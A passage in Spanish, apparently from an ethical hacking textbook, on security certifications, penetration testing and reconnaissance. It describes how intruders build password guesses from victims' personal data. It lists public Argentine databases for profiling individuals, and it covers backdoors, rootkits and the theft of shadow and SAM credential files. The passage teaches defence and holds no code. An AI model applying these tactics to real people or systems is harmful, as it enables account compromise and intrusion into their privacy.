- ¿Cómo se manejan las certificaciones, cuál es su alcance y aplicabilidad real en las empresas?

Difícilmente, una certificación de seguridad es un indicativo de la capacidad, experiencia o conocimiento real de un individuo en la materia. A lo sumo, es un indicativo de la existencia de algún tipo de formación básica en el tema, siguiendo la pauta del programa particular que puede ser malo, mediocre o medianamente bueno.

Un experto en seguridad informática no se forma como resultado de la acumulación de cursos y certificaciones, sino de la acumulación y la aplicación de una disciplina de trabajo y de estudio adquirida en otro contexto -escuela, universidad, trabajo, casa, etc.-, combinada con las capacidades creativas, de innovación, perseverancia y adaptación, propias de cada individuo.

No obstante, eso no impide que las certificaciones se adopten y se usen como un indicador de capacidad profesional y principalmente como un mecanismo del mercado laboral y de capacitación profesional, para establecer jerarquías, niveles salariales, planes de capacitación y justificar diversos tipos de decisiones y proyectos. -

Es muy importante que en el método formal de estudio no se estudie memorizando los contenidos sin llegar a comprenderlos, ya que en el momento de enfrentar la problemática, esto complicará realmente las cosas.

En el trabajo, esto es importante porque no se puede estar googleando en me-

Cómo saber qué carrera elegir

Consultando a profesionales en listas y dándoles detalles. Por Ej., si alguien desea dedicarse al cifrado de datos, es probable que le recomiendan una licenciatura en matemáticas. A quien desea dedicarse a escribir procedimientos o normativas, le dirán que estudie Analista de sistemas de información, que posee materias como Organización y métodos.

dio de una intrusión de terceros en algún componente del sistema de la organización o en medio de una reunión ejecutiva. En un examen, porque los profesores se darán cuenta de que se está recitando un contenido de memoria, ya que tienen experiencia en escuchar alumnos o leer sus textos año tras año, y es un grave error subestimar a un profesor de esa manera.



The screenshot shows the Universia website interface. At the top, there is a navigation bar with links for Argentina, Brasil, Chile, Colombia, España, México, Perú, Portugal, Puerto Rico, Uruguay, and Venezuela. The main header features the Universia logo and a search bar labeled 'BUSCADOR DE CARRERAS'. Below the header, a sidebar on the left lists various categories: Comunidades, Preuniversitarios, Universitarios, Graduados, Docentes, Investigadores, Gestión, Contenidos, Universidades, Noticias, Estudios, Bibliotecas, Internacionales, Diversica, Tecnología, Empresas, Especiales, and Servicios. The main content area shows a search form with fields for 'INGRESA LA CARRERA', 'elegí nivel' (radio buttons for posgrado, grado, pregrado, todos), and buttons for 'buscar' and 'búsqueda avanzada'. Below the search form, there is a section titled 'PUBLICIDAD' and another titled ':: Buscar Alfabéticamente' with a list of letters from A to Z. To the right, there is a section titled 'Cursos a distancia' with links to 'Diplomado en Técnicas de Manejo Conductual aplicadas a niños y adolescentes' and 'Máster On-line en Responsabilidad Social Corporativa, Contabilidad y Auditoría Social'.

Buscador. Universia (www.universia.com.ar) es el buscador más conocido de carreras online, a distancia o presenciales de nivel universitario o terciario en toda Latinoamérica.

CCNA

Significa Cisco Certified Network Associated y es una certificación de Cisco relacionada a networking. Los contenidos están relacionados con los modelos OSI y TCP-IP, cableado estructurado básico, enrutamiento, configuración de routers, switching, configuración de switches, VLAN, y tecnologías WAN. Más información en www.cisco.com

Trabajo & práctica

Nadie nace sabiendo, la práctica hace al maestro.

Anónimo

Mediante práctica y trabajo se va adquiriendo experiencia real y conocimiento sobre el tema. Se logran y mejoran las metodologías propias de trabajo, se conocen nuevas fuentes, tecnologías y maneras de abordar un desafío. No se puede comparar a alguien que conoce algo por haberlo enfrentado, con alguien a quien sólo se lo han explicado o que lo leyó. Esto es así porque de la teoría a la práctica hay algo que se llama **realidad**, y ésta suele transformar los resultados esperados.



Trabajo. El sitio www.jornadastrabajoit.com.ar se dedica a reunir jóvenes postulantes para algún trabajo o proyecto IT y ponerlos en contacto con reclutadores de las mejores firmas.

Lectura recomendada

Para obtener más conocimientos acerca de las organizaciones, es recomendable leer el excelente libro Técnicas de organización, sistemas y métodos, de Alberto R. Lardent (old school de la organización) y Claves para el desarrollo de la empresa, de Fernando Grosso, más ligado a las e-organizaciones de hoy en día y las nuevas prácticas.

Hay que tener en cuenta que no sólo por hacer un curso de hacker se es hacker, ni por rendir una certificación de seguridad o porque nos asignen un trabajo de chequeo de seguridad se es un profesional. El sacrificio de llegar a ser un profesional es realmente alto, y las consecuencias que padecen las organizaciones por no dar con uno acorde a la situación, no son tan buenas. De allí la gran importancia que tiene el reclutamiento de los profesionales por parte de la organización.

ORGANIZACIONES FORMALES

El hacking ético se ha convertido en una herramienta para formular un reconocimiento de las vulnerabilidades que representan una amenaza a los activos. El testeador está actuando como amenaza (hacker), en busca de las vulnerabilidades que permitirán la exposición de un activo, como ser: números de tarjeta de crédito. Al hacer eso, la prueba tiene el potencial de revelar los elementos fundamentales necesarios para crear una medida comprensiva y así emplear seguridad a través de una organización.

James S. Tiller


Las llamadas **organizaciones formales**, tal como nos enseñan en la teoría académica de cualquier carrera orientada a sistemas, son aquellas empresas que persiguen un objetivo a través de procesos administrativos, gestión de información y producción de elementos o servicios para colocar en un mercado sobre determinado contexto, siempre de modo legal y coordinado.

El común de la gente suele llamarlas grandes empresas, corporaciones o instituciones, y en este apartado enunciaremos algunos de sus aspectos principales para dar una noción muy básica de ellas, siempre que tengan una relación o interacción con el uso de ethical hacking, ya que éste es empleado en organizaciones formales. Estas organizaciones poseen, entre otras cosas:

Postularse para entrevistas de trabajo

En las siguientes direcciones: www.universobit.com, trabajoensistemas.com.ar, empleos.clarin.com, bumeran.com.ar, www.zonajobs.com.ar, www.computrabajo.com.ar, issaarba.blogspot.com (ver listado de consultoras) y www.tecnoempleo.com

- Diferentes áreas: operativas, administrativas/ejecutivas y gerenciales.
- Un flujo de datos e información vital y, por tanto, también un almacenamiento de éstos y un procesamiento.
- Recursos humanos, técnicos y lógicos.
- Responsables.
- Procesos.
- Estructuras jerárquicas sujetas a sectores y dependencias (mirándolo en un organigrama, desde arriba hacia abajo irán órdenes, y de abajo hacia arriba irá información de resultados).



Jerarquías. Organigrama de ejemplo. Estos definen la estructura organizativa y están tipificados bajo una norma IRAM. Puede hacerse por procesos, departamentos o sectores, jerarquías y productos.

Estas organizaciones, dentro de lo que es su **sistema** (llamado vulgarmente escenario) e integridad física total, poseen elementos vitales llamados **activos**, como lo es la **información sensible o crítica**. Los activos son muy variados y deben clasificarse tanto en tipo o número como en importancia (criticidad), aunque sólo haremos foco en el más importante. Para eso, primero debemos comprender que no es lo mismo hablar de datos que de información, ya que ésta última tiene una importancia significativa para la empresa. Por ejemplo, como información sensible o crítica podemos mencionar:

- El listado de clientes con todos sus datos.

- Listado de proveedores, compradores, socios.
- Claves o contraseñas.
- Ubicación de puntos de acceso privados.
- Planos.
- Información crítica o confidencial de tratados, negociados, reuniones, pautas, pactos.
- Combinaciones de cajas fuertes.
- Agendas, rutinas de horario, procesos.
- Inventarios, planillas de venta, compra y stocks.
- Listado de identidades de agentes.
- Información: personal, catálogos de productos futuros, costos, estadísticas, sondeos de mercado, balances privados, resultados, diseños, resultados de análisis, estrategias, participaciones, acciones, materiales, fórmulas de productos, ecuaciones, grabaciones digitales, tesis, fotos y films privados, investigaciones, nóminas de pago, entre otras tantas cosas importantes.

Podemos imaginar muchas situaciones que pueden atentar contra estos activos de la empresa. Por ejemplo, que un intruso o malware tenga acceso a ellos, que los alteren o los borren para siempre o que los entreguen a la competencia o al mejor postor. También existe una enorme cantidad de amenazas naturales, técnicas y humanas (como un empleado desleal que la roba o copia, por ejemplo) que podrían atentar contra ellos. Lógicamente, en estos tiempos de alta competitividad, el impacto negativo sería muy grande. De todas maneras, debemos recordar que la información crítica es tan solo uno de los activos que hay que proteger, de los tantos presentes en una organización.

Actualmente, las organizaciones necesitan seguridad a través de la incrementación de la calidad en sus procesos y el resguardo de sus componentes (activos), a través de estándares, normas, políticas, controles, seguimiento y la mejora continua de éstos. Para ello se practican **auditorías** de seguridad IT, **relevamientos** exhaustivos, y **revisiones** de los procesos, funciones y tareas relacionadas con las buenas prácticas en seguridad. Todo ello hace a la **gestión de la seguridad de la información**, como veremos en el capítulo 9, que explica en un punto el tema normativas. No hay que confundir la gestión de la seguridad de la información con la **segu-**

Material acerca de políticas

Si queremos obtener más información sobre políticas y estudiar profundamente sobre ellas, podemos visitar los siguientes sitios:

www.segu-info.com.ar/politicas (hay que registrarse en la lista Segu-info) y
www.segu-info.com.ar/articulos/59-escribiendo-politicas-seguridad.htm

ridad informática en el aspecto técnico. Una cosa es reforzar técnicamente la seguridad de un servidor mediante **hardening**, y otra es, por ejemplo, redactar una política de uso de Internet de modo seguro y responsable por parte de los empleados. A continuación, veremos algunos de los descuidos típicos con los que una organización formal cuenta:

- La OF ha crecido de modo desordenado y, por si fuera poco, está en extremo informatizada, sin seguridad mínima o normativa de organización alguna. Es el típico caso de incontables empresas familiares que, por diversos factores político-económicos, crecen hasta ser grandes exportadores o importadores, o bien industriales manufactureros, y agrandan su sistema informático al ritmo de su personal sin lógica alguna, sustentando la seguridad con sólo actualizar el sistema operativo de sus terminales y utilizando algún que otro antivirus, desactualizado. Muchas de estas empresas saben que tienen que implementar seguridad informática y de la información, pero no saben cómo abordarlo.
- La OF está acostumbrada a la reacción y no a la proacción (actuar de modo anticipado). Aguarda a que suceda algún incidente para hacer algo, antes de implementar algo de modo seguro y sin haber comprometido nada por omisión, desinterés o descuido. Muchas de estas empresas simplemente no se interesan en la inversión previa en cuestiones de seguridad, a menos que se hayan dado cuenta de algún incidente de ese tipo, cuando ya es demasiado tarde. No son conscientes de los beneficios que tiene para la organización el **penetration testing** o chequeo de seguridad (descubrir las vulnerabilidades del sistema antes de que éstas sean encontradas y explotadas por un tercero no autorizado u otra amenaza).
- La OF contrata personal de seguridad con un perfil inadecuado a su escenario y contexto. (más detalles sobre este punto en el Cap9)
- La dependencia de su departamento de seguridad hace ineficaces sus políticas. No logran la interrelación de sus sectores y no alcanzan el compromiso de la gerencia para que la totalidad del plantel acate las políticas, dando lugar a diferentes tipos de problemas. Uno de los interrogantes más comunes en estos casos es de quién debe depender el departamento Seguridad de la información.
- La OF no sabe abordar la redacción de las políticas de seguridad (o del análisis de riesgo) o su implementación. A veces se solapan con políticas de organización, con incidencia en la dinámica de la información intersectorial y comunicaciones.

Debemos recordar que la información significativa y a tiempo es vital para la toma de decisiones en lo gerencial, y a la vez decisiva para lograr los objetivos de la organización. El ethical hacking aporta el mecanismo para lograr canales (y repositorios) más seguros para esa información y otros activos.

NETWORK SECURITY ASSESSMENT

Adéntrate en la nada, acomete contra el vacío, rodea lo que defiende, asáltalo donde no te espere. Sun Tzu

(The Art of war)

En las páginas anteriores definimos los puntos más interesantes:

- El intruso como amenaza.
- La organización formal (OF) como sistema o escenario en riesgo.
- La gestión y el método organizativo como optimizadores de la OF.
- El activo como valorpreciado de la OF.
- El hacking ético como herramienta o mecanismo.
- El profesional de seguridad como ejecutor del testeo.
- Las técnicas como parte del network security assessment.

El mayor contenido del libro se basa en este último punto, pero no podíamos llegar a él y ver sólo técnicas detalladas de testeo sin antes conocer de qué se trata el resto, ya que importante saber dónde encaja cada uno de estos componentes.

La red está llena de **script kiddies** (algunos de ellos si dejan de perder tiempo y estudian, podrían ser el día de mañana profesionales), y como no saben por dónde empezar, lo primero que utilizan es lo que tienen a mano: una herramienta o la descripción detallada de una simple técnica de intrusión que leyeron en algún correo o foro. Aclaremos que un script kiddie es aquella persona que, sin conocimiento alguno de protocolos, sistemas operativos, ni seguridad de la información, se vale de una herramienta o técnica ajenas para cometer intrusiones en Internet u otras redes, o al menos intentarlo. Lógicamente, puede tener las más diversas intenciones. Por otro lado, **network security assessment**, es uno de los nombres que suele tener el penetration testing o chequeo de penetración, también conocido como **testeo de vulnerabilidades**, prueba de penetración o hacking ético, como suele llamárselo por estos días. El beneficio de éste para la organización es que ella se conozca a sí misma en cuestiones de vulnerabilidades y potenciales brechas de seguridad en el sistema de información, emulando en ataques tanto a script kiddies como también, a hábiles intrusos.

Este chequeo de seguridad puede ser **externo** si es desde Internet hacia un sitio web de e-commerce o hacia terminales de una red corporativa o componentes de ésta; o **interno** si es desde de una misma red, emulando un empleado o bien un intruso que ha logrado ingresar desde el exterior a la red interna de la organización. Es siempre de carácter técnico, al contrario de una auditoria de seguridad IT en la que se comprueban

o pasan a revisión las políticas y los procedimientos. También puede denominárselo como:

- **White Box Test:** es un chequeo llevado a cabo por un pentester que tiene toda la información acerca del sistema.
- **Black Box Test:** este chequeo es llevado a cabo desde cero, sin información, tal como lo haría un intruso cualquiera y lleva mucho más tiempo.
- **Grey Box Test:** se cuenta con conocimientos parciales del objetivo, siempre brindados por la misma organización.

Generalmente, las organizaciones se alinean bajo alguna metodología para realizar el testeо, aunque otras más versátiles optan por hacerlo de modo más artesanal, lo cual no significa gran diferencia siempre y cuando el profesional sepa dirigir el assessment (ataque) adecuadamente y no deje objetivos, detalles o tramos olvidados.



Materia. En el programa de 5º año de Ingeniería en Sistemas, la Universidad Abierta Interamericana (www.vaneduc.edu.ar/uai/) posee la materia Seguridad Informática. Comprende: cifrados, seguridad de la información (análisis de riesgo, contingencia, auditorias), detección de intrusos, seguridad en red, filtrado de paquetes y firewalls, hacking y administración segura de plataformas y aplicaciones (hardening).

Para evitar circunstancias indeseadas, existe la planificación previa, que sirve para determinar el alcance que tendrá, los límites, los objetivos y la buena utilización de recursos. En muchos casos, se discute quién debería llevarlo a cabo, si personal propio de la organización o terceros contratados. Para tomar esta decisión, entra en juego la **ética** de los integrantes del departamento de sistemas y el de seguridad informática, dado que tienen que reportar fallas o implementaciones deficientes, quizás llevadas a cabo por colegas de la misma oficina. Hay que prestar suma atención a los conflictos de intereses que pueden crearse en empleados, administradores y analistas de una misma empresa en una búsqueda de estas características.

Al ser analista **externo**, generar un reporte de seguridad detallado es una incógnita para los empleados de seguridad o sistemas de la organización que nos ha contratado, hasta que se entrega. La ética difícilmente pueda ser menoscabada, aunque los recursos utilizados (tiempo, herramientas, dinero y recursos humanos) suelen ser mayores.

Al ser analista interno, se facilita la tarea porque se conoce mejor y de modo real el sistema de información, y por tanto disminuyen los recursos utilizados y se complica en otros aspectos. En algunas organizaciones es muy común que, al encontrar algo, se avise al colega administrador o analista para que lo solucione y así no figure en el reporte. Si bien eso sería mitigar rápido el problema, es una falta de ética profesional y un ejemplo de innumerables vicios relacionados.

Lo más recomendable es que se implemente todo de manera correcta y, en lo posible, que se desarrolle el sistema desde cero. Luego de realizar relevamientos exhaustivos, conviene que se planifique y se definan los procesos adecuadamente (hasta la dependencia más primitiva), ya que en el transcurrir del tiempo deberán ser siempre depurados. También hay que tener en cuenta la escalabilidad a futuro y un plan de contingencia para asegurar la continuidad del negocio y el procesamiento de datos.

La idea es llegar a un nivel de organización y de seguridad maduro que sea auditado y chequeado por analistas externos junto a analistas de organización y métodos. Crear un comité para debatir los resultados e implementaciones, y mitigar las falencias encontradas de modo serio. Controlar y auditar para mejorar, reclutar verdaderos talentos y formarlos más aun en la empresa.

Todo esto es valor agregado en la búsqueda del objetivo por parte de la organización, por tal motivo, hay que tratar de cumplir muy bien nuestro rol si vamos a dedicarnos de lleno al tema.

Sitios de Educación.

www.sistemas.frba.utn.edu.ar

www.caece.edu.ar/Grado/Ing_Sistemas.asp

www.isec-global.com

www.rsa.com/training/pdfs/EDCRS_GD_1004.pdf

www.checkpoint.com/services/education/certification

www.cisco.com/web/learning

www.comptia.org

www.itmaster.com.ar

www.itcollege.com.ar

www.centraltech.com.ar
www.cybsec.com/ES/servicios/capacitacion.php
www.bs.com.ar
www.proydesa.org

Noticias

www.derkeiler.com
www.net-security.org
www.seclists.org
www.securitytracker.com/signup/signup_now.html
www.microsoft.com/technet/security/
www.kernel.org/pub/linux/docs/lkml/
http://lists.grok.org.uk/pipermail/full-disclosure
www.hispasec.com
www.securiteam.com/mailinglist.html
www.whitehatsec.com

www.segu-info.com.ar



Ad blocked by KPF

Actualidad

Leer todas las noticias

01/05/2008 - Nueva sección en Segu-Info
Nace una nueva sección en Segu-Info con Guías y Checklist de Seguridad
leer más

13/04/2008 - Éxito del 4to Seminario de Segu-Info
Las expectativas ampliamente cubiertas y la cara de felicidad de participantes y disertantes fueron las

Lo último en el Blog

02/05 Advierten a los ejecutivos sobre los riesgos para su información en las fronteras..
02/05 Italia publica en Internet los datos fiscales de sus ciudadanos
02/05 Contra el monopolio intelectual
02/05 Dia Mundial de la "Propiedad Intelectual"
02/05 Situación actual de la serie 27000
02/05 Phishing Banco Credicoop
02/05 Adobe abre el formato SWF y FLV
01/05 Spam vía portero eléctrico
01/05 Proyecto Ushuaia: experiencia de voto

Boletines y Foros

dirección email
 Boletín Semanal (correo semanal)
 Foro Legislación (correo diario)

Actualidad

Blog
 Foro
 Trivia
 Sorteos
 Bolsa de Trabajo
 Denuncias
 Quién te Ama en MSN
Ad blocked by KPF

Foro Seguridad Diario

dirección email

Es un sitio dedicado a la seguridad de la información con una gran comunidad. Cuenta con varios mailing lists, y los temas centrales de éstos son la seguridad de la información, la seguridad informática y las leyes relacionadas con la seguridad de la información. Se llevan a cabo tanto discusiones entre profesionales como concientización sobre seguridad a gente que utiliza recursos tecnológicos e Internet.

2 > Recabar información

Técnicas usuales que se utilizan para la recolección de datos antes de la emulación de un ataque. Asimismo, veremos la preparación de los medios, la enumeración y la clasificación de los datos obtenidos para la definición o la planificación del asalto al objetivo.

Todo esto mostrado tanto desde el punto de vista de un profesional ético, como en el de un intruso, para hacer notorias las diferencias.

INFORMATION GATHERING

Se denomina information gathering a la instancia previa al intento de ejecutar una intrusión informática a un sistema por parte de alguien no autorizado. También es empleada (generalmente en organizaciones) por los profesionales éticos en caso de asestar una comprobación de seguridad. Information gathering implica llevar a cabo la tarea previa y minuciosa de inteligencia (similar a un reconocimiento del terreno), más precisamente a *la recolección de datos acerca del objetivo o de algún componente relacionado a este o a parte de él*. Esta fase se compone, fundamentalmente, de investigación y análisis de datos recabados.

El sistema de información cuenta con incontables piezas y, por lo tanto, el factor permeable (brecha o agujero de seguridad) inicial de éste podría encontrarse en cualquiera de los niveles, comprendidos entre una falla humana, una de infraestructura (técnica), lógica y hasta externa por los agentes involucrados (por ejemplo, un proveedor de Internet o hosting inseguro o una sucursal con su red desprotegida) o distintos ambientes interconectados.

Los datos que buscan los intrusos antes de atacar pueden estar relacionados con algún empleado, ya sea ejecutivo u operario, con algún sistema o tramo de él o con algún procedimiento u operación que nos permita intervenir en él. También puede ser una dirección IP, un sitio, una red, una aplicación, un servicio (puerto abierto de autentificación o no), un protocolo, un determinado descuido de programación o de administración, un directorio, un documento, una plataforma o bien cualquier dato de ubicación física o denominación de algún sector de la misma organización. Por supuesto, si puede directamente conseguir logins, lo intentará.

No interesa si el dato es muy importante o casi insignificante. Todo es útil a la hora de la escalada en el sistema y la previa planificación de este embate (chequeo o simulación de ataque). Algunas de las preguntas útiles antes de proceder serían:

- ¿Qué sabemos de nuestro objetivo?
- ¿Dónde están sus redes, sitios o por dónde fluye su información?
- ¿Qué partes lo conforman?

Plataforma, arquitectura y sistema operativo

Plataforma, arquitectura y sistema operativo no son lo mismo. La arquitectura es interna del hardware y a quien va dirigido un sistema operativo. Veamos algunos ejemplos, con la arquitectura entre paréntesis: Digital UNIX (alpha), FreeBSD (i386), Linux (i386, m68k, alpha, powerpc, mips, arm), SCO (i386), Solaris (sparc, sparc64, i386, m68k), Windows (i386, amd64).

- ¿Qué sistemas poseen y como están formados?
- ¿Cómo se llaman los integrantes de la organización?
- ¿Quiénes son sus empleados y qué hacen? ¿Cómo y dónde?
- ¿Qué información sobre ellos se puede consultar o conseguir en Internet?

Un viaje de 1000 leguas comienza con el primer paso, decían los chinos. Así, por ejemplo, saber con qué plataformas vamos a tener que lidiar o conocer algunos usuarios del sistema, es un buen comienzo.

Online. En este sitio www.learnsecurityonline.com podemos encontrar cursos gratuitos para aprender sobre seguridad, foros para consultar a colegas, videos sobre técnicas de intrusión y desafíos.

Comúnmente, se denomina **footprinting** (siguiendo la huella de pisadas) a esta recolección de información previa. De todos modos, cada atacante o consultor tiene sus propios métodos y recursos durante esta búsqueda. Mientras más minuciosa e ingeniosa sea, más posibilidades tendrá de dar con un descuido, un objetivo o por lo menos, una pista para comenzar con otra etapa del embate. Por ejemplo, un atacante real que posee en su haber algunas o la mayoría de las bases de datos de ISP (proveedores de Internet) del país, o tiene acceso a ellas, cuenta con una clara ventaja sobre el resto ya que, en éstas, posiblemente habrá mucha información útil relacionada con personas de la organización que pueden tener algún dato importante, como passwords, o permiten conseguirlo. Estos datos pueden servir para comprometer el sistema o parte de

él.

La ventaja del intruso en esta fase del ataque, si se lo compara con el hacker ético o profesional, es mayor, dado que puede utilizar recursos no éticos para la extracción o recolección de información pasiva (o no) del objetivo. El conocimiento de estas ventajas por parte del profesional, y saber cómo lidiar con ellas, hará que el sistema que se quiere proteger tenga la normativa adecuada y controlada, luego de un exhaustivo chequeo.

Consultas a bases de datos

La recolección de datos previos al ataque generalmente comienza en algún tipo de base de datos y otros recursos que se dispongan. Cuando son hechas por un intruso, estas recolecciones a veces no son legales. Un ejemplo de consulta a base de datos ilegal sería el caso antes mencionado: el intruso que tenga en su poder una base de datos de algún ISP en el que figuran, por casualidad, los datos personales de algunos integrantes de la organización que atacará.

Éste, luego de cotejar las coincidencias de personas (existencia tanto en la base de datos como en la organización), tomará los datos personales de ellos y, acto seguido, tratará de emplear como passwords sus fechas de nacimiento, sus números de documento, sus oficios y los mismos passwords allí utilizados, pero esta vez en las cuentas de correo de la organización u otro servicio que requiera autentificación (como ssh, ftp, rlogin o telnet, por ejemplo).

Entre otras técnicas (como por ejemplo la de ingeniería social que veremos más adelante), también basado en esos datos, tratará de descifrar la entropía y composición de sus passwords. Veamos algunos ejemplos. Si en su cuenta personal la víctima tiene una pregunta secreta relacionada con un libro (supongamos *El principito*) o encuentra en un foro que a esa persona le interesa ese libro, el intruso probará claves como las siguientes: elprincipito, zorro, invisiblealosojos, víbora, antoine, exupery, baobab, asteroide3251, b612, rosa, etcétera. En otros casos, si el usuario años atrás utilizaba en sus cuentas de ISP claves como maradona10, el intruso también probará con maradona, d1o5, dios, capitán, manodedios, diegoarmando, lapelotanosemancha, dieguito, 10ma-

Paliativos

El profesional puede mitigar problemas redactando, por ejemplo, una política interna que dicte a sus empleados: no utilizar passwords relacionados con uno mismo ni utilizar esas claves en otros ambientes personales. Otra forma sería asignar un determinado password, eliminando así la posibilidad de libre y mala elección del empleado.

radona, pelusa, etcétera, tratando de dar con alguna forma actual o evolucionada de la clave, ya que es muy probable que el usuario hoy en día también las utilice, o bien, que las haya heredado y las use en otras aplicaciones de logueo (autentificación-acceso). Incluso los datos personales (como nombre y apellido) servirán para deducir los usuarios de login y no solo la clave. El típico ejemplo es el UserID (el usuario que antecede al signo @) de las actuales cuentas de e-mail corporativas e institucionales, formadas por la primera letra del primer nombre, seguido del apellido. Por ejemplo, ctori@dominiovictima.com. Información como ésta le servirá al intruso para sacar más información aún, quizás desde otros lugares. Esta persona, además, buscará en bases ilegales, como la de tarjetas de crédito, entidades de aportes jubilatorios, padrones de todo tipo (disponibles hasta en redes P2P), entidades privadas o bajadas de servidores de organizaciones que fueron previamente atacadas y comprometidas. Para el intruso, una fuente de passwords o datos sensibles de ese estilo es de relevancia atemporal. Esto significa que no importa si la base de datos que tiene en su poder es vieja, ya que podrá usarse en un futuro como dato significante o como pista para conseguir el dato necesario actual.

Es común además que éste, más allá del análisis íntegro del sitio institucional del objetivo, busque también información de algún componente de la organización en portales o sitios relacionados con postulaciones laborales (miles de currículum vítae), información de riesgo crediticio, reimpresión de patentes de automóviles, padrones de votación, foros, blogs y comunidades online de todo tipo, juicios o portales de leyes, eventos, registros de dominios, portales de educación, guías empresariales, telefónicas, profesionales e industriales, búsqueda de colegas, redes sociales tipo Lynkedin, Facebook, Sonico, Econozco o Myspace, avisos clasificados de todo tipo, policía y agencias de seguridad online.

Como vemos, la lista es muy extensa.

Seguramente, el intruso tratará de comprometer cualquiera de estos lugares para extraer la información en caso de que ésta no sea pública o de que haya que pagar para consultarla. Si los sistemas de esos lugares son bastante seguros, entonces intentará comprometer un usuario legítimo, quizás hasta volverse uno para hacer la consulta (por ejemplo, en los sistemas de consulta de riesgo crediticio y otros que son abonados mediante tarjeta de crédito online, es posible que el intruso compre esos

Rooteado

Rooteado, es slang o lunfardo y significa que el intruso ha escalado privilegios (mayores permisos en el servidor) en un sistema Linux/Unix hasta llegar a ser un usuario con permisos de root (cuenta de máximo privilegio). Esto le da la posibilidad de realizar cuento desee dentro del sistema, siempre y cuando sepa cómo.

datos a nombre de otro, con una tarjeta ajena). Por último, tratará de obtener la información de alguien que esté dentro de esa organización u empresa, ya sea por amistad, conveniencia, intercambio o engaño.

Como vemos, no hay límites. Todo vale para los intrusos en la red, ya sea un chico que quiere deformar una página, alguien que rootea un servidor desde el kernel o bien un intruso dedicado a hacer espionaje corporativo.

Sea por el motivo que sea, ego, curiosidad, desafío intelectual o dinero, algunos actos estarán descartados por la ética de cada persona, como el uso de tarjetas o el daño a sistemas ajenos, pero no escatimarán recursos de tiempo y lógica para lograrlos.



Base. Las agencias de seguridad tienen portales de búsqueda de datos, y algunos de estos organismos no poseen el acceso tan público. Intranets y extranets, o todo aquel espacio para la consulta de datos sea o no privado, son muy tentadores para los intrusos.

Consulta

URL

Historial laboral www.anses.gov.ar/autopista/Serv_publicos/historia.htm
Deudas, créditos www.bcra.gov.ar/cenries/cr010000.asp?error=0

y tarjetas

Ingresos declarados a la AFIP

<https://seti.afip.gov.ar/padron-puc-constancia-internet/ConsultaConstanciaAction.do>

Obra social que posee www.anses.gov.ar/autopista/Serv_publicos/ooss.htm
Infracciones de tránsito www.buenosaires.gov.ar/areas/seguridad_justicia/justicia_trabajo/adm_falta/?menu_id=5743
Foto de la fachada www.mapa.buenosaires.gov.ar/sig/index.phtml de su casa

Bases Online. En algunas bases de datos públicas, se puede encontrar información acerca de alguien con sólo tener el número de documento, que se consigue fácilmente en el padrón nacional.

Una recolección (mucho menos pasiva) de información ligada a bases de datos por parte de los intrusos es aquella que resulta intrusiva. Veamos cómo pueden lograr esto: el intruso programa o utiliza un massrooter (mezcla de escáner con exploit remoto 0day que permite meterse dentro de los servidores o extraer datos secuencialmente a muy alta velocidad), barriendo los rangos de direcciones IP. Estos datos son acumulados (colecciónados) para utilizar en un futuro o bien aprovechando la intrusión. Sea de paso, también pueden instalar algunas de las siguientes cosas:

- **Backdoors on-the-fly:** Los backdoors son puertas traseras para volver a ingresar cuando así lo deseen, sin despertar sospechas (en el caso de los on-the-fly), ya que no dejan un puerto abierto o algo remotamente detectable como para saber que existe. Más información acerca de esta avanzada técnica, en www.hackerz.ir/e-books/init_rpi.txt (detalla cómo parchear el kernel OTF).
- **Binarios troyanizados:** El intruso con conocimientos suficientes suele reemplazar a mano algunos archivos binarios de sistema (por ejemplo ps, lsof o ls en Linux) para ocultar procesos o archivos dentro del sistema operativo. Cuando utilice éstos, el administrador del sistema no se dará cuenta tan fácilmente de que hay procesos y archivos nuevos en su servidor.
- **Rootkits:** Éste es un kit o una serie de aplicaciones que se utiliza para mantener los privilegios de root dentro del servidor, que no se instala en forma tan artesanal y sirve para mantener procesos ocultos y, tal vez, una puerta de entrada. Los hay para todos los sistemas operativos.
- **Sniffers:** Se trata de capturadores de logins o de cualquier clase de paquete. En el capítulo 8 hay ejemplos de cada uno.

Los archivos más recolectados por esta técnica intrusiva son los **shadows** de los servidores Linux y Solaris, los **SAM** de los servidores Windows de la familia Server o terminales XP (ambos poseen las cuentas de sistema y sus passwords de modo cifrado). También se pueden comprometer directamente mediante descuidos de administración y no por fallas en software, como por ejemplo, la famosa cuenta SQL de nombre sa, sin clave asignada.

